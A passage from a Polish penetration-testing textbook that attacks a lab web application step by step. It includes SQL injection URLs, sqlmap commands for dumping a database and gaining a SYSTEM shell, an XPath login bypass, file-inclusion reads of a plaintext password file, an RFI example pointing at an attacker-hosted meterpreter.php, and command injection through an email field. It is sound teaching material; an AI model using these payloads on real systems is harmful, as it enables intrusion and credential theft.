Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Rysunek 14.9. Aplikacja wyświetla komunikat o wystąpieniu błędu SQL

Zwróć szczególną uwagę na komunikat o błędzie *Unclosed quotation mark after the character string* („Niedomknięty cudzysłów po ciągu znaków”), pojawiający się na stronie.

UWAGA *Nie wszystkie aplikacje, które są podatne na ataki wykorzystujące wstrzykiwanie kodu SQL, będą generować tak rozbudowane komunikaty o wystąpieniu błędu. W praktyce bardzo często zdarza się, że aplikacja jest podatna na wstrzykiwanie kodu, ale mimo to komunikaty o błędzie w ogóle nie są wyświetlane.*

Wykorzystywanie podatności na ataki typu SQL Injection

Teraz już wiemy, że cel naszego ataku jest podatny na wstrzykiwanie kodu SQL, możemy zatem spróbować to wykorzystać i uruchomić dodatkowe zapytania, których nie przewidział deweloper aplikacji. Na przykład za pomocą zapytania przedstawionego poniżej spróbujemy się dowiedzieć, jaka jest nazwa pierwszej bazy danych.

[http://192.168.20.12/bookservice/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(0\)\)--](http://192.168.20.12/bookservice/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(0))--)

Wykonanie takiego zapytania powoduje wygenerowanie błędu *Conversion failed when converting the nvarchar value 'BookApp' to data type int* („Podczas konwersji typu nvarchar na typ int wystąpił błąd”), który w nieco przewrotny sposób informuje nas, że poszukiwana baza danych nosi nazwę *BookApp*, tak jak zostało to przedstawione na rysunku 14.10.

Server Error in '/BookService' Application.

Conversion failed when converting the nvarchar value 'BookApp' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'BookApp' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\BookApp_Code\BookService.cs **Line:** 193

Rysunek 14.10. Komunikat o błędzie ujawniający nazwę bazy danych

Zastosowanie programu SQLMap

Do generowania zapytań SQL realizujących za pomocą wstrzykiwania kodu różne zadania w atakowanych aplikacjach możemy używać wielu różnych narzędzi. W takim scenariuszu metodologia jest bardzo prosta: musimy znaleźć miejsce w aplikacji internetowej, które jest podatne na wstrzykiwanie kodu, a zautomatyzowane narzędzie zrobi za nas całą resztę. Przykładowo na listingu 14.1 przedstawiono sposób użycia w systemie Kali Linux programu SQLMap, którego argumentem wywołania jest potencjalnie podatny na wstrzykiwanie kodu adres URL. Po uruchomieniu SQLMap testuje podany adres URL pod kątem podatności na ataki i próbuje wykonywać różne zapytania.

Listing 14.1. Odczytywanie zawartości bazy danych za pomocą programu SQLMap

```
root@kali:~# sqlmap -u ① "http://192.168.20.12/bookservice/bookdetail.aspx?id=2" --dump ②
(...)
[21:18:10] [INFO] GET parameter 'id' is 'Microsoft SQL Server/Sybase stacked queries'
→injectable
(...)
Database: BookApp
Table: dbo.BOOKMASTER
[9 entries]
+-----+-----+-----+
| BOOKID | ISBN           | PRICE | PAGES | PUBNAME | BOOKNAME
| FILENAME | AUTHNAME | DESCRIPTION
|
+-----+-----+-----+
| 1      | 9780470412343 | 11.33 | 140   | Que; 1st edition (October 23, 2000) | Do not
→Make Me Think A Common Sense Approach to Web Usability | 4189W8B2NXL.jpg | Steve Krug
→and Roger Black | All of the tips, techniques, and examples presented revolve around
→users being able to surf merrily through a well-designed site with minimal cognitive
→strain. Readers will quickly come to agree with many of the books assumptions, such as
→We do not read pages—we scan them and We do not figure out how things work—we muddle
→through. Coming to grips with such hard facts sets the stage for Web design that then
→produces topnotch sites. |
(...)
```

Adres URL do testowania powinieneś zdefiniować za pomocą opcji `-u` ❶. Opcja `--dump` ❷ powoduje wyświetlenie zawartości bazy danych — w naszym przypadku są to szczegółowe opisy poszczególnych książek.

Programu SQLMap możemy również użyć do uzyskania dostępu do powłoki systemu operacyjnego serwera bazy danych. Bazy danych MS SQL posiadają wbudowaną procedurę o nazwie `xp_cmdshell`, która daje dostęp do powłoki systemu. Są w tym, że uruchamianie wspomnianej procedury często bywa zablokowane. Na szczęście za pomocą programu SQLMap możemy spróbować odblokować możliwość jej uruchomienia. Listing 14.2 pokazuje, w jaki sposób możemy przy użyciu programu SQLMap uzyskać dostęp do powłoki naszego systemu Windows 7.

Listing 14.2. Uruchamianie procedury xp_cmdshell za pomocą wstrzykiwania kodu SQL

```
root@kali:~# sqlmap -u "http://192.168.20.12/bookservice/
↳bookdetail.aspx?id=2"--os-shell
(...)
xp_cmdshell extended procedure does not seem to be available. Do you want
↳sqlmap to try to re-enable it? [Y/n] Y
(...)
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'nt authority\system'
```

Jak widać na listingu 14.2, dzięki atakowi z wstrzykiwaniem kodu SQL uzyskaliśmy dostęp do powłoki systemu na prawach użytkownika SYSTEM, bez konieczności odgadywania poświadczeń logowania do bazy danych.

UWAGA

Baza danych MS SQL, wykorzystywana przez naszą aplikację, nie nasłuchiwa na żadnym porcie sieciowym, więc nie możemy się do niej dostać bezpośrednio. W przeciwieństwie do systemu Windows XP, z którym pracowaliśmy w rozdziale 6., obecny serwer WWW nie ma zainstalowanego dodatku phpMyAdmin, którego moglibyśmy użyć. Jednak dzięki wykorzystaniu luki w zabezpieczeniach aplikacji internetowej, pozwalającej na przeprowadzenie ataku z wstrzykiwaniem kodu SQL, udało nam się uzyskać pełny dostęp do powłoki serwera WWW, na którym działa nasza aplikacja.

Wstrzykiwanie kodu XPath

Jak już wspominaliśmy poprzednio, nasza aplikacja wykorzystuje uwierzytelnianie XML realizowane za pomocą zapytań XPath. Do ataków na XML możemy użyć ataku z **wstrzykiwaniem kodu XPath** (ang. *XPath Injection*). Choć składnia zapytań XPath dość znacznie różni się od składni zapytań SQL, to jednak sam mechanizm przeprowadzania ataku jest bardzo podobny.

Na przykład wejdź na stronę logowania i w polach reprezentujących nazwę konta użytkownika i hasło dostępu wpisz po jednym znaku apostrofu. Na ekranie powinieneś się pojawić komunikat o wystąpieniu błędu, tak jak zostało to przedstawione na rysunku 14.11.

Server Error in '/BookService' Application.

'Users//User[@Name=''' and @Password=''' has an invalid token.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Xml.XPath.XPathException: 'Users//User[@Name=''' and @Password=''' has an invalid token.

Source Error:

```
Line 112:     doc.Load(Server.MapPath("") + @"\AuthInfo.xml");
Line 113:     string credential = "User//User[@Name=''' + UserName + "' and @Password=''' + Password + "']";
Line 114:     XmlNodeList xmln = doc.SelectNodes(credential);
Line 115:     //String test = xmln.ToString();
Line 116:     if (xmln.Count > 0)
```

Source File: c:\inetpub\wwwroot\BookApp_Code\BookService.cs **Line:** 114

Rysunek 14.11. Błąd XML podczas logowania

Na podstawie komunikatu o błędzie, przedstawionego na rysunku 14.11, możemy się zorientować, że ponownie natknęliśmy się na potencjalną lukę pozwalającą na zastosowanie ataku z wstrzykiwaniem kodu. Ponieważ znajdujemy się na stronie logowania, typową strategią w takiej sytuacji będzie próba ominięcia mechanizmu uwierzytelniania i uzyskanie dostępu do aplikacji za pomocą wstrzykiwania kodu zapytań XPath.

Na przykład z komunikatu o błędzie wynika, że zapytanie realizujące logowanie pobiera nazwę konta i hasło dostępu wprowadzone przez użytkownika i porównuje je z poświadczeniami logowania zapisanymi w pliku XML. Czy możemy zatem utworzyć zapytanie, które będzie eliminowało konieczność podawania ważnych poświadczeń logowania? Na stronie logowania wprowadź dowolną nazwę konta użytkownika i dowolne hasło dostępu, a następnie przechwyć wygenerowane żądanie logowania za pomocą Burp Proxy, tak jak zostało to przedstawione na rysunku 14.12.

Teraz przejdź do Burp Proxy i zmień wartości parametrów txtUser oraz txtPass na wyrażenie przedstawione poniżej.

' or '1'='1

Taka modyfikacja powoduje, że logujące zapytanie XPath będzie poszukiwało konta użytkownika, dla którego spełniony jest warunek, że nazwa konta użytkownika i hasło są puste albo mają wartość $1=1$. Ponieważ wyrażenie $1=1$ jest zawsze prawdziwe, takie zapytanie zwraca informacje o koncie użytkownika, dla którego nazwa konta i hasło dostępu są albo puste, albo istniejące. W efekcie dzięki odpowiedniemu zastosowaniu wstrzykiwania kodu udało nam się spowodować, że apli-

Request to http://192.168.20.12:80

Forward Drop Intercept is on Action

Raw Params Headers Hex ViewState

Comment this item

Type	Name	Value
Cookie	ASP.NET_SessionId	tjb2k4yglbniqw45gepxafmy
Body	__EVENTTARGET	
Body	__EVENTARGUMENT	
Body	__VIEWSTATE	/wEPDwULLTExNDMwMzAwOTIPZBYCZg9kFglCAw9kFgYCBw8PFgleB1Zpc2lbGVoZGQCCw8PFglfAGhkJAlb...
Body	ct00\$ctl05\$Search	
Body	ct00\$ctl05\$SearchDOMXSS	
Body	ct00\$ctl04\$dv\$Search	Title
Body	ct00\$ctl04\$NewsEmail	
Body	ct00\$ContentPlaceHolder1\$txtUser	georgia
Body	ct00\$ContentPlaceHolder1\$txtpass	noidea
Body	ct00\$ContentPlaceHolder1\$lbLogin.x	16
Body	ct00\$ContentPlaceHolder1\$lbLogin.y	2

Body encoding: application/x-www-form-urlencoded

Rysunek 14.12. Przechwycone żądanie logowania

kacja zalogowała nas na koncie pierwszego użytkownika znalezioneego w pliku zawierającym poświadczenie logowania — jak widać na rysunku 14.13, tym razem padło na użytkownika o nazwie Mike.



Rysunek 14.13. Omijanie uwierzytelniania za pomocą wstrzykiwania kodu zapytań XPath

Ataki typu LFI — Local File Inclusion

Kolejną podatnością często spotykaną w aplikacjach internetowych jest luka w zabezpieczeniach pozwalająca na ujawnianie zawartości **lokalnych plików serwera** (ang. *Local File Inclusion* — LFI), czyli inaczej mówiąc, odczytywanie zawartości plików serwera, do których nie powinieneś mieć dostępu z poziomu aplikacji internetowej. Przykład takiej podatności mieliśmy okazję zobaczyć w rozdziale 8., gdzie podobna luka w zabezpieczeniach serwera Zervit działającego pod kontrolą systemu Windows XP pozwoliła nam na pobieranie plików z atakowanego serwera, takich jak kopie zapasowe plików gałęzi rejestru SAM i SYSTEM.

Nasza aplikacja BookApp również posiada lukę w zabezpieczeniach pozwalającą na przeprowadzanie ataków typu LFI. Będąc zalogowany jako użytkownik Mike, przejdź do strony *Profile/View Newsletters*. Kliknij pierwszy biuletyn, tak aby wyświetlić jego zawartość, tak jak zostało to przedstawione na rysunku 14.14.

The guys at Addison-Wesley are cool in that they give my LUG free books, and judging by the titles we have received lately, web site security is something readers cannot get enough of. I am not going to bother regurgitating the meaningless blurbs on the back cover, nor the lengthy credentials of the authors; instead, I am going to focus on a simple question: can this book teach a working web developer useful lessons? If it does, it is worth the \$49.99 cover price and if it does not I can use it in my fireplace. I am quite critical of expensive books which grossly overreach and as a result are unsatisfying to all readers. Let us see how "Web Hacking" stacks up...

"Web Hacking" is divided into four major

Welcome Mike !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

Rysunek 14.14. Przeglądanie zawartości biuletynu

Teraz ponownie prześlij takie samo żądanie i przechwyć je za pomocą Burp Proxy, tak jak zostało to przedstawione na rysunku 14.15.

Type	Name	Value	Action Buttons
Cookie	ASP.NET_SessionId	tj2k4yglbniquw45gepxafmvy	Add, Remove, Up, Down
Body	_EVENTTARGET	ctl00\$ContentPlaceHolder1\$gvDocs\$ctl02\$lbLink	
Body	_EVENTARGUMENT		
Body	_VIEWSTATE	xRDBCe17ex12i6ngnI0Q8740M7bj3IPcCXubRkuYVdPAI5rWsfvqzbrW7D15/0L8EdyZwYY6UOycpb59nFb2nLZ..	
Body	_VIEWSTATEENCRYPTED		
Body	ctl00\$txtSearch		
Body	ctl00\$txtSearchDOMXSS		
Body	ctl00\$ddAdvsSearch	Title	
Body	ctl00\$txtNewsEmail		
Body	ctl00\$ContentPlaceHolder1\$gvDocs\$ctl02\$hf	c:\inetpub\wwwroot\Book\NewsLetter\Mike@Mike.com\Web Hacking Review.txt	
Body	ctl00\$ContentPlaceHolder1\$txtOutput	The guys at Addison-Wesley are cool in that they give my LUG free books, and judging by the titles we have re...	

Rysunek 14.15. Przechwycone żądanie wyświetlenia zawartości biuletynu

Przejdź na kartę *Params* (parametry) i zwróć uwagę na parametr *c:\inetpub\wwwroot\Book\NewsLetter\Mike@Mike.com\Web Hacking Review.txt*. Pojawienie się ścieżki *c:\inetpub\wwwroot\Book\NewsLetter\Mike* sugeruje, że treść biuletynów jest pobierana z plików znajdujących się na lokalnym dysku serwera, i to przy użyciu bezwzględnych ścieżek. Wygląda również na to, że w folderze *Newsletter* znajduje się podfolder o nazwie *Mike@Mike.com*. Możemy stąd wysnuć wniosek, że każdy użytkownik, który subskrybuje biuletyny, może mieć taki folder.

Co więcej, na podstawie przechwyconego żądania możemy również stwierdzić, że nasza aplikacja jest zainstalowana w ścieżce *c:\inetpub\wwwroot\Book*, a nie *c:\inetpub\wwwroot\bookservice*, czego moglibyśmy oczekiwąć na podstawie adresu URL. Pamiętaj o starannym zanotowaniu takich informacji, ponieważ później mogą się one okazać niezwykle przydatne.

A co się stanie, jeżeli w przechwyconym żądaniu zmienimy parametr reprezentujący nazwę pliku na inny? Czy w ten sposób możemy na przykład uzyskać dostęp do plików źródłowych aplikacji? Aby to sprawdzić, zmień nazwę pliku na podaną poniżej i zwolnij przechwycone żądanie.

C:\inetpub\wwwroot\Book\Search.aspx

Jak widać na rysunku 14.16, w wyniku przeprowadzonej modyfikacji w ramce biuletynu został wyświetlony kod źródłowy strony *Search.aspx*.



The screenshot shows the 'Newsletters' page with a date header '09-16-2013'. Below it, the browser's developer tools are open, specifically the 'Elements' tab. It displays the full ASPX code for the page. The code includes directives like `@Page Language="C#"`, `MasterPageFile`, `AutoEventWireup`, and `Codefile`. It defines two content placeholders, 'Content1' and 'Content2', and includes a script block with a function named 'CallService()'.

```
<%@ Page Language="C#"
MasterPageFile="~/MasterPage.master"
AutoEventWireup="true"
Codefile="Search.aspx.cs"
Inherits="Book.Search" Title="Search Page"
ValidateRequest="false" %>

<asp:Content ID="Content1"
ContentPlaceHolderID="head" runat="Server">
<script>
    window.onload = function(){ CallService(); }
    return false; 
</script>
</asp:Content>
<asp:Content ID="Content2"
ContentPlaceHolderID="ContentPlaceHolder1"
runat="Server">
    <!-- BEGIN :: MAIN COL -->
```

Rysunek 14.16. Wykorzystanie luki pozwalającej na ujawnianie zawartości lokalnych plików serwera

Mając dostęp do pełnego kodu źródłowego aplikacji po stronie serwera, możemy poddać go szczegółowej analizie pod kątem występowania innych podatności i luk.

Przy odrobinie szczęścia możemy natrafić na jeszcze bardziej wrażliwe dane. Na przykład wiemy, że nazwy kont użytkowników i hasła dostępu są zapisane w pliku XML. Być może zatem uda nam się pozyskać ten plik. Nie znamy co prawda jego nazwy, ale po kilku próbach odgadnięcia często używanych nazw plików możemy się zorientować, że plik, o który nam chodzi, nosi nazwę *AuthInfo.xml*. Przy użyciu Burp Proxy ponownie przechwyć żądanie wyświetlenia biuletynu i zmień nazwę pliku na podaną poniżej.

C:\inetpub\wwwroot\Book\AuthInfo.xml

Jak widać na rysunku 14.17, uzyskaliśmy dostęp do nazw kont użytkowników i haseł dostępu, podanych otwartym tekstem. Teraz już wiemy, dlaczego wstrzykiwanie kodu XPath w poprzednim przykładzie spowodowało, że aplikacja zalogowała nas na koncie użytkownika Mike — po prostu Mike to pierwsze konto użytkownika w pliku XML.

```
<?xml version="1.0" encoding="utf-8"?>
<Users>
    <User Name="Mike" Password="Mike"
Email="Mike@Mike.com" NewsLetter="true" />
    <User Name="Rich" Password="Rich"
Email="Rich@gmail.com" NewsLetter="true" />
    <User Name="Robert" Password="Robert"
Email="Robert@gmail.com" NewsLetter="true" />
    <User Name="Guest" Password="test"
Email="guest@bookapp.com" NewsLetter="true" />
    <User Name="joe" Password="joe"
Email="joe@learnsecurityonline.com"
NewsLetter="true" />
    <User Name="blah" Password="blah"
Email="blah@blah.com" NewsLetter="false" />
    <User Name="georgia" Password="password"
Email="georgia@bulbssecurity.com"
NewsLetter="false" />
```

Rysunek 14.17. Zawartość pliku z poświadczaniami logowania

Jest to doskonały przykład tego, jak bardzo przydatnym narzędziem może być nasz serwer proxy. Dostęp użytkownika dysponującego wyłącznie przeglądarką sieciową jest ograniczony do plików, które można wybrać na stronie aplikacji, tak jak miało to miejsce w przypadku białego etapu. Korzystając z Burp Proxy, udało nam się stwierdzić, że żądania wysyłane do serwera pobierają pliki z lokalnego systemu plików. Dzięki zmianie nazwy pliku w przechwyconym żądaniu mogliśmy uzyskać dostęp do innych wrażliwych plików systemowych. Wszystko wskazuje na to, że autor aplikacji nie przewidział scenariusza, w którym użytkownik przesyła żądanie pobrania innego pliku, niż pozwalała aplikacja, i w żaden sposób nie ograniczył zestawu plików możliwych do pobrania za pomocą białego etapu użytkownika.

Co gorsza, wykryta luka w zabezpieczeniach nie ogranicza nas do pobierania tylko plików związanych z aplikacją. W praktyce możemy zażądać przesłania dowolnych plików zlokalizowanych w systemie plików serwera, do których użytkownik IIS_USER ma prawa odczytu. Na przykład jeżeli na dysku C: znajduje się plik o nazwie *secret.txt*, to będziesz mógł go pobrać, wykorzystując opisany błąd w mechanizmie odczytywania białego etapu użytkownika. Wystarczy w przechwyconym żądaniu zamienić oryginalną nazwę pliku na nazwę pliku, który chcesz pobrać, i gotowe. Warto zauważyć, że jeżeli udałoby się nam znaleźć metodę na przesłanie plików do aplikacji internetowej, to ataki typu LFI moglibyśmy wykorzystać do uruchamiania złośliwego kodu na serwerze WWW.

Ataki typu RFI — Remote File Inclusion

Podatności typu **RFI** pozwalają napastnikowi na ładowanie i uruchamianie na atakowanym serwerze złośliwych skryptów przechowywanych na zdalnych hostach. W rozdziale 8. używaliśmy interfejsu *phpMyAdmin* pakietu XAMPP do utworzenia prostej powłoki PHP, a następnie zapisania i uruchomienia na serwerze WWW Meterpretera w wersji PHP. Choć w przypadku ataków RFI nie zapisujemy na ata-

kowanym serwerze żadnych plików, to sam mechanizm ataku jest bardzo zbliżony do opisanego powyżej. Jeżeli potrafimy przekonać atakowany serwer do wykonania zdalnego skryptu, uzyskamy możliwość uruchamiania arbitralnych poleceń w jego systemie operacyjnym.

Ponieważ systemy działające w naszym środowisku testowym nie są podatne na ataki RFI, przedstawiony poniżej prosty kod PHP został zamieszczony jedynie jako ilustracja sposobu przeprowadzania takiego ataku.

```
<?php  
include($_GET['file']);  
?>
```

Napastnik może przechowywać złośliwy skrypt PHP (na przykład taki jak *meterpreter.php*, którego używaliśmy w rozdziale 8.) na swoim serwerze WWW i przesyłać żądania, w których parametr wskazujący nazwę pliku do załadowania jest ustawiony na adres *http://<adres_IP_serwera_napastnika>/meterpreter.php*. Jeżeli atakowany serwer jest podatny na ataki RFI, to skrypt *meterpreter.php* zostanie załadowany i uruchomiony, pomimo że znajduje się na serwerze zewnętrznym. Oczywiście nasza przykładowa aplikacja została napisana przy użyciu ASP.net, a nie PHP, ale nie stanowi to problemu, ponieważ Msfvenom potrafi również przygotowywać ładunki w formacie ASPX, pozwalające na atakowanie takich aplikacji.

Wykonywanie poleceń

Jak już wspominaliśmy wcześniej, w folderze *Newsletters* znajduje się folder o nazwie *Mike@Mike.com*. Taka nazwa może sugerować, że mogą się tam znajdować również inne foldery o podobnych nazwach, utworzone dla każdego z użytkowników, który subskrybuje biuletyny udostępniane przez naszą aplikację. Nasuwa się zatem logiczny wniosek, że w kodzie aplikacji musi się znajdować moduł odpowiedzialny za tworzenie folderów dla nowych użytkowników, którzy rejestrują się w aplikacji i rozpoczynają subskrypcję biuletynów. Utworzenie katalogu może być realizowane za pomocą odpowiedniej komendy dla systemu operacyjnego, powodującą utworzenie odpowiedniego foldera w lokalnym systemie plików. Skoro tak, to być może dzięki potencjalnym lukom w procedurach weryfikacji danych wprowadzanych przez użytkowników uda nam się na serwerze aplikacji uruchomić inne polecenia, których autor aplikacji nigdy nie miał zamiaru wykonywać.

Jak to zostało pokazane na rysunku 14.18, w prawym dolnym rogu okna naszej aplikacji internetowej znajduje się prosty formularz pozwalający na dopisanie się do listy użytkowników, którzy otrzymują biuletyny za pomocą poczty elektronicznej. Przyjmując, że nasze przypuszczenia, opisane powyżej, są prawdziwe, możemy w takim razie założyć, że kiedy użytkownik wpisze w tym formularzu adres



Rysunek 14.18. Opcja subskrypcji biuletynu

swojej poczty elektronicznej i naciśnij przycisk *Subscribe* (subskrybuj), w folderze *Newsletters* zostanie utworzony nowy folder o nazwie reprezentującej adres e-mail tego użytkownika.

Idąc dalej, możemy również przyjąć założenie, że adres poczty elektronicznej podawany przez użytkownika jest argumentem wywołania polecenia systemowego, które tworzy odpowiedni podkatalog w folderze *Newsletters*. Jeżeli deweloper aplikacji nie zadbał o odpowiednią weryfikację poprawności danych wprowadzanych przez użytkownika, możemy mieć szansę na uruchomienie w systemie serwera dodatkowych poleceń za pomocą znaku & (ang. *ampersand*).

Spróbujmy zatem wykonać wybrane polecenie i zapisać wyniki jego działania w pliku zlokalizowanym w katalogu *C:\inetpub\wwwroot\Book*, a następnie bezpośrednio pobierzemy utworzony plik, tak aby się zapoznać z jego zawartością. Aby to zrobić, we wspomnianym wcześniej polu formularza aplikacji wpisz adres e-mail i dołącz do niego polecenie *ipconfig*, którego wyniki działania zostaną przekierowane do pliku o nazwie *test.txt*, znajdującego się w katalogu *Book*, tak jak zostało to przedstawione poniżej.

```
georgia@bulbsecurity.com & ipconfig > C:\inetpub\wwwroot\Book\test.txt
```

Jeżeli teraz w przeglądarce sieciowej wpiszesz adres *http://192.168.20.12/bookservice/test.txt*, na ekranie zostaną wyświetlane wyniki działania polecenia *ipconfig*, co zostało pokazane na rysunku 14.19.

Oczywiście podczas wykonywania poleceń będziemy ograniczeni do uprawnień, jakie ma użytkownik usług IIS (ang. *Internet Information Services*). Niestety w przypadku systemu Windows 7 aplikacje Microsoft IIS działają w kontekście dedykowanego konta użytkownika, które nie posiada pełnych uprawnień użytkownika systemowego — dobry scenariusz bezpieczeństwa z punktu widzenia dewelopera aplikacji, ale znacznie większe wyzwanie dla pentestera.

Choć w takiej sytuacji nie mamy pełnego dostępu do systemu, i tak będziemy w stanie zebrać o nim bardzo wiele interesujących informacji. Na przykład możemy użyć polecenia *dir* do wyszukiwania interesujących nas plików czy polecenia *netsh advfirewall firewall show rule name=all* do wyświetlenia wszystkich reguł zapory sieciowej systemu Windows.

```
Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe00::5d4:c7a5:215b:e738%11
  IPv4 Address . . . . . : 192.168.20.12
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.20.1

Tunnel adapter isatap.{CDD813FD-CDEE-4722-91E3-CE2D169C97EC}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Tunnel adapter Local Area Connection* 11:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
```

Rysunek 14.19. Wyniki działania polecenia ipconfig

Ponieważ pracujemy z systemem Windows, nie możemy użyć polecenia wget do pobrania interaktywnej powłoki, ale zamiast tego możemy skorzystać z innych metod. W rozdziale 8. do przesyłania powłoki z systemu Kali Linux na atakowany system Windows XP używaliśmy TFTP. W systemie Windows 7 klient TFTP nie jest domyślnie zainstalowany, ale za to mamy do dyspozycji powłokę Powershell i jej język skryptowy o ogromnych możliwościach, które możemy bez trudu wykorzystać do realizacji takich zadań jak pobieranie i uruchamianie plików.

UWAGA Szczegółowe omawianie powłoki Powershell wykracza daleko poza ramy tej książki, jednak dobra znajomość jej możliwości może być bardzo przydatna, zwłaszcza podczas powłamaniowej eksploracji najnowszych systemów Windows. Dobry opis powłoki Powershell znajdziesz na stronie <http://www.darkoperator.com/powershellbasics/>.

Ataki typu XSS — Cross Site Scripting


Prawdopodobnie najpopularniejszą i najczęściej komentowaną luką w zabezpieczeniach aplikacji internetowych jest podatność na ataki typu XSS. Pozwala ona napastnikowi na wstrzykiwanie do kodu niewinnej strony internetowej własnych, złośliwych skryptów, które są następnie wykonywane w przeglądarce użytkownika.

Ataki typu XSS można zwykle podzielić na dwie kategorie: *stored XSS* i *reflected XSS*. W przypadku ataków pierwszego typu (*stored XSS*) złośliwy kod jest przechowywany na serwerze i jest wykonywany za każdym razem, kiedy użytkownik odwiedza stronę, do której taki kod jest podpięty. Idealnym miejscem do przeprowadzania tego typu ataków są wszelkiego rodzaju fora użytkowników, serwisy społecznościowe, strony zawierające komentarze i inne tego rodzaju miejsca, w których użytkownik może zapisywać informacje udostępniane następnie innym użytkownikom. W przypadku ataków drugiego typu (*reflected XSS*) złośliwy kod nie jest przechowywany na serwerze, ale tworzony przez wysłanie do atakowanego serwera odpowiedniego żądania zawierającego dodatkowy skrypt (złośliwy kod). Atak następuje w momencie, kiedy dane podane przez użytkownika zawarte są w odpowiedzi zwracanej przez serwer, na przykład w komunikatach o błędach czy w wynikach wyszukiwania.

Ataki typu *reflected XSS* polegają na tym, że użytkownik przesyła do serwera żądanie zawierające atak XSS, więc przeprowadzenie takiego ataku zazwyczaj wymaga zastosowania jakiegoś komponentu socjotechnicznego. W praktyce zastosowanie XSS może się przyczynić do zwiększenia szans na powodzenie ataków socjotechnicznych, ponieważ możesz dzięki temu przygotować URL będący częścią rzeczywistej strony internetowej — najlepiej takiej, którą użytkownik zna i której ufa — a następnie użyć ataku XSS do, przykładowo, przekierowania użytkownika na złośliwą stronę. Podobnie jak wiele innych ataków omawianych w tym rozdziale, ataki typu XSS są oparte na braku odpowiednich procedur weryfikacji danych wprowadzanych przez użytkowników, dzięki czemu jesteśmy w stanie tworzyć i uruchamiać złośliwe skrypty.


Sprawdzanie podatności na ataki typu reflected XSS

Dane wprowadzane przez użytkownika powinny każdorazowo być weryfikowane pod kątem potencjalnych ataków typu XSS. Niebawem przekonasz się, że mechanizm wyszukiwania w naszej aplikacji jest podatny na ataki typu *reflected XSS*. Przejdź do panelu wyszukiwania *Books Search* (wyszukiwanie książek) i spróbuj poszukać książek, których tytuły zawierają ciąg znaków `xss`, tak jak zostało to przedstawione na rysunku 14.20.



Rysunek 14.20. Wyszukiwanie książek według tytułu

Jak widać na rysunku 14.21, na stronie wyników wyszukiwania wyświetlany jest również ciąg znaków wprowadzony przez użytkownika. Jeżeli dane wprowadzane przez użytkownika nie są poprawnie weryfikowane, możemy w tym miejscu dokonać próby ataku typu XSS.



Rysunek 14.21. Fragment strony wyników wyszukiwania

Zazwyczaj pierwszym testem sprawdzającym podatność na ataki XSS jest okno dialogowe generowane przez metodę `alert()` języka JavaScript. Krótki skrypt, którego kod przedstawiamy poniżej, powoduje wyświetlenie na ekranie okna typu `alert`, zawierającego ciąg znaków `xss`. Jeżeli dane wprowadzane przez użytkownika nie są odpowiednio filtrowane, nasz skrypt zostanie wykonany jako fragment kodu strony wyników wyszukiwania.

```
<script>alert('xss');</script>
```

W niektórych przypadkach przeglądarka użytkownika może automatycznie blokować oczywiste próby ataków XSS, takie jak ten opisywany powyżej. Dobrym przykładem takiej przeglądarki jest Iceweasel. Przejdź teraz do naszej maszyny z systemem Windows 7 i przeglądarką Internet Explorer. Jak widać na rysunku 14.22, tym razem na ekranie pojawia się okno dialogowe typu `alert`.



Rysunek 14.22. Okno dialogowe typu `alert` potwierdzające podatność na XSS

Kiedy uda nam się potwierdzić, że dana aplikacja jest podatna na ataki typu *reflected XSS*, możemy spróbować wykorzystać to do przeprowadzenia ataków na użytkowników. Najbardziej popularne rodzaje ataków obejmują próby wykradania ciasteczek sesji czy osadzania ramki zachęcających użytkownika do zalogowania się i ujawnienia w ten sposób swoich poświadczeń logowania (ramki to metoda dzielenia stron HTML na niezależne elementy składowe). Użytkownik może być przekonany, że dana ramka jest częścią oryginalnej strony, a kiedy spróbuje się zalogować, jego nazwa konta i hasło dostępu zostaną przesłane do napastnika.

Przeprowadzanie ataków typu XSS za pomocą pakietu **Browser Exploitation Framework (BeEF)**

Podatność na ataki typu XSS często bywa niezauważona bądź też jej znaczenie bywa bagatelizowane. W końcu ileż szkód może narobić pojawiające się na ekranie okienko typu *alert* z napisem XSS? Dobrym narzędziem pozwalającym na wykorzystanie podatności na ataki XSS i ujawnienie ich prawdziwego potencjału jest pakiet **Browser Exploitation Framework (BeEF)**. Korzystając z tego pakietu, możemy spróbować przekonać użytkownika do odwiedzenia specjalnie przygotowanej strony wystawionej na naszym serwerze i „podpiąć” się do przeglądarki albo — jeszcze lepiej — wykorzystać istniejącą podatność XSS i potraktować przeglądarkę ofiary złośliwym skryptem BeEF JavaScript.

W systemie Kali Linux przejdź do katalogu */usr/share/beef-xss* i wykonaj polecenie *./beef*, tak jak zostało to przedstawione na listingu 14.3. Wykonanie tego polecenia spowoduje uruchomienie serwera BeEF, włącznie z jego interfejsem WWW oraz skryptem ataku.

